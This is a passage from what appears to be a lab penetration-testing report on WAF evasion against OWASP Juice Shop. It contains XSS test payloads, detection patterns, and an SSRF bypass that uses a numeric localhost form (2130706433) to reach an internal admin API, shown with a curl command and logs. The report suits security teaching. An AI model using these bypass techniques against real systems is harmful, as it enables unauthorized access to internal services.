


Figure 14: Exploitation through WAF Evasion – XSS Baseline Payload Blocked

Field	Details
Test Activity	Baseline payload block test
Target Path	/waf-search?q=
Payload Used	<script>alert(1)</script>
WAF Result	Blocked
Response	HTTP 403 Forbidden
Detected Pattern	<script>
Interpretation	The local WAF proxy detected and blocked a direct script-tag payload before forwarding it to Juice Shop.

Table 10: Demonstration Table 10

1.4.2 Event-Handler Payload Blocking




Figure 15: Exploitation through WAF Evasion – XSS Event-Handler Payload Blocked

Field	Details
Test Activity	Event-handler payload block test
Target Path	/waf-search?q=
Payload Used	
WAF Result	Blocked
Response	HTTP 403 Forbidden
Detected Pattern	onerror=
Interpretation	The WAF detected and blocked the previously successful image event-handler payload before it reached Juice Shop.

Table 11: Demonstration Table 11

1.4.3 WAF Evasion – Adapted Payload Execution




Figure 16: Exploitation through WAF Evasion – XSS Adapted Payload Bypass




Figure 17: Exploitation through WAF Evasion: Successful XSS Payload Bypass

Field	Details
Test Activity	Adapted XSS payload execution and WAF console monitoring
Target Function / Path	Search input (q parameter) via WAF endpoint (/waf-search?q=)
Payload Used	

WAF Result	Allowed
Response	Executed successfully in browser
Key Observation	Browser shows a confirm alert; WAF console shows blocked baseline and event-handler payloads, allowed adapted payload
Interpretation	The adapted payload bypassed WAF signature-based filtering, successfully executed, and confirms that WAF can be evaded with modified payloads

Table 12: Demonstration Table 12

1.4.4 SSRF WAF Blocking Test



Figure 18: Exploitation through WAF Evasion – SSRF WAF Blocking Test

Field	Details
Test Activity	SSRF WAF blocking test
Target Endpoint	/profile/image/url
Submitted URL	http://127.0.0.1:9090/test.jpg
WAF Result	Blocked
Response	HTTP 403 Forbidden
Detection Pattern	127.0.0.1
Key Observation	The WAF identified the localhost SSRF request and blocked it before forwarding the request to Juice Shop
Interpretation	The WAF relied on direct localhost pattern detection to prevent server-side requests to internal resources

Table 13: Demonstration Table 13

1.4.5 SSRF WAF Evasion – Localhost Representation Bypass




Figure 19:Exploitation through WAF Evasion – SSRF Localhost Representation Bypass

Field	Details
Test Activity	SSRF WAF bypass
Target Endpoint	/profile/image/url
Blocked URL	http://127.0.0.1:9090/test.jpg
Bypass URL	http://2130706433:9090/test.jpg
WAF Result	Allowed
Application Response	302 Found redirect to /profile
Listener Evidence	GET /test.jpg received
Evasion Technique	Alternative localhost representation
Interpretation	The WAF blocked the literal localhost string but failed to detect an alternative numeric representation that still resolved to localhost.

Table 14: Demonstration Table 14

1.4.6 SSRF WAF Decision Log Analysis

```
(kali㉿kali)-[~/waf-proxy]
$ node waf.js
Local WAF proxy running at http://127.0.0.1:8080
Forwarding allowed traffic to Juice Shop at http://127.0.0.1:3000
XSS test endpoint: http://127.0.0.1:8080/waf-search?q=PAYLOAD
SSRF protected endpoint: POST http://127.0.0.1:8080/profile/image/url
(node:778661) [DEP0060] DeprecationWarning: The `util._extend` API is de
recated. Please use Object.assign() instead.
(Use `node --trace-deprecation ...` to show where the warning was create
d)
[SSRF WAF BLOCKED] Pattern: 127.0.0.1 | imageUrl: http://127.0.0.1:9090/
test.jpg
[SSRF WAF ALLOWED] imageUrl: http://2130706433:9090/test.jpg
```

Alternative localhost format allowed

Literal localhost URL blocked

Figure 20: Exploitation through WAF Evasion – SSRF WAF Decision Log

Field	Details
Test Activity	SSRF WAF evaluation
Target Endpoint	/profile/image/url
Blocked URL	<u>http://127.0.0.1:9090/test.jpg</u>
Allowed URL	<u>http://2130706433:9090/test.jpg</u>
WAF Result	Blocked (literal localhost) / Allowed (numeric localhost)
Application Response	302 Found redirect to /profile
Listener Evidence	GET /test.jpg received for numeric localhost

Evasion Technique	Alternative numeric localhost representation
Interpretation	The WAF blocked the literal localhost string but failed to detect the numeric representation, which still resolved to the internal server.

Table 15: Demonstration Table 15

1.5 Post-Exploitation

1.5.1 Direct Internal API Request Blocked

```

(kali㉿kali)-[~]
$ curl -i -X POST "http://127.0.0.1:8080/profile/image/url" \
-H "Content-Type: application/x-www-form-urlencoded" \
-b "token=$TOKEN" \
--data-urlencode "imageUrl=http://127.0.0.1:9100/internal/admin"
HTTP/1.1 403 Forbidden
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 166
ETag: W/"a6-QjPZskMoykuRGbWf00esfoLyeaw"
Date: Sat, 02 May 2026 05:50:59 GMT
Connection: keep-alive
Keep-Alive: timeout=5

<h1>403 Forbidden</h1>
<p>Request blocked by local WAF proxy.</p>
<p>Detected pattern: 127.0.0.1</p>
<p>Reason: SSRF internal address detected</p>

```

Direct internal API URL submitted

Request blocked by WAF

Internal address detected

Figure 21: Post-Exploitation: Direct Internal API Request Blocked

Field	Details
Impact Tested	Internal API access attempt
Target Feature	Profile image URL upload
Submitted URL	<u>http://127.0.0.1:9100/internal/admin</u>
WAF Result	Blocked
Application Response	HTTP 403 Forbidden
Detection Pattern	127.0.0.1
Key Observation	The WAF detected and blocked direct access to the internal API endpoint
Interpretation	Direct localhost-based SSRF requests to internal services were successfully prevented by the WAF

Table 16: Demonstration Table 16

1.5.2 Internal API Access via SSRF WAF Bypass




Figure 22: Post-Exploitation: Internal API Access via SSRF WAF Bypass

Field	Details
Impact Tested	Unauthorized internal API access
Target Feature	Profile image URL upload
Bypass URL	http://2130706433:9100/internal/admin
WAF Result	Allowed
Application Response	302 Found
Internal API Evidence	GET /internal/admin HTTP/1.1" 200
Interpretation	The SSRF bypass allowed the application server to reach an internal-only service.

Table 17: Demonstration Table 17

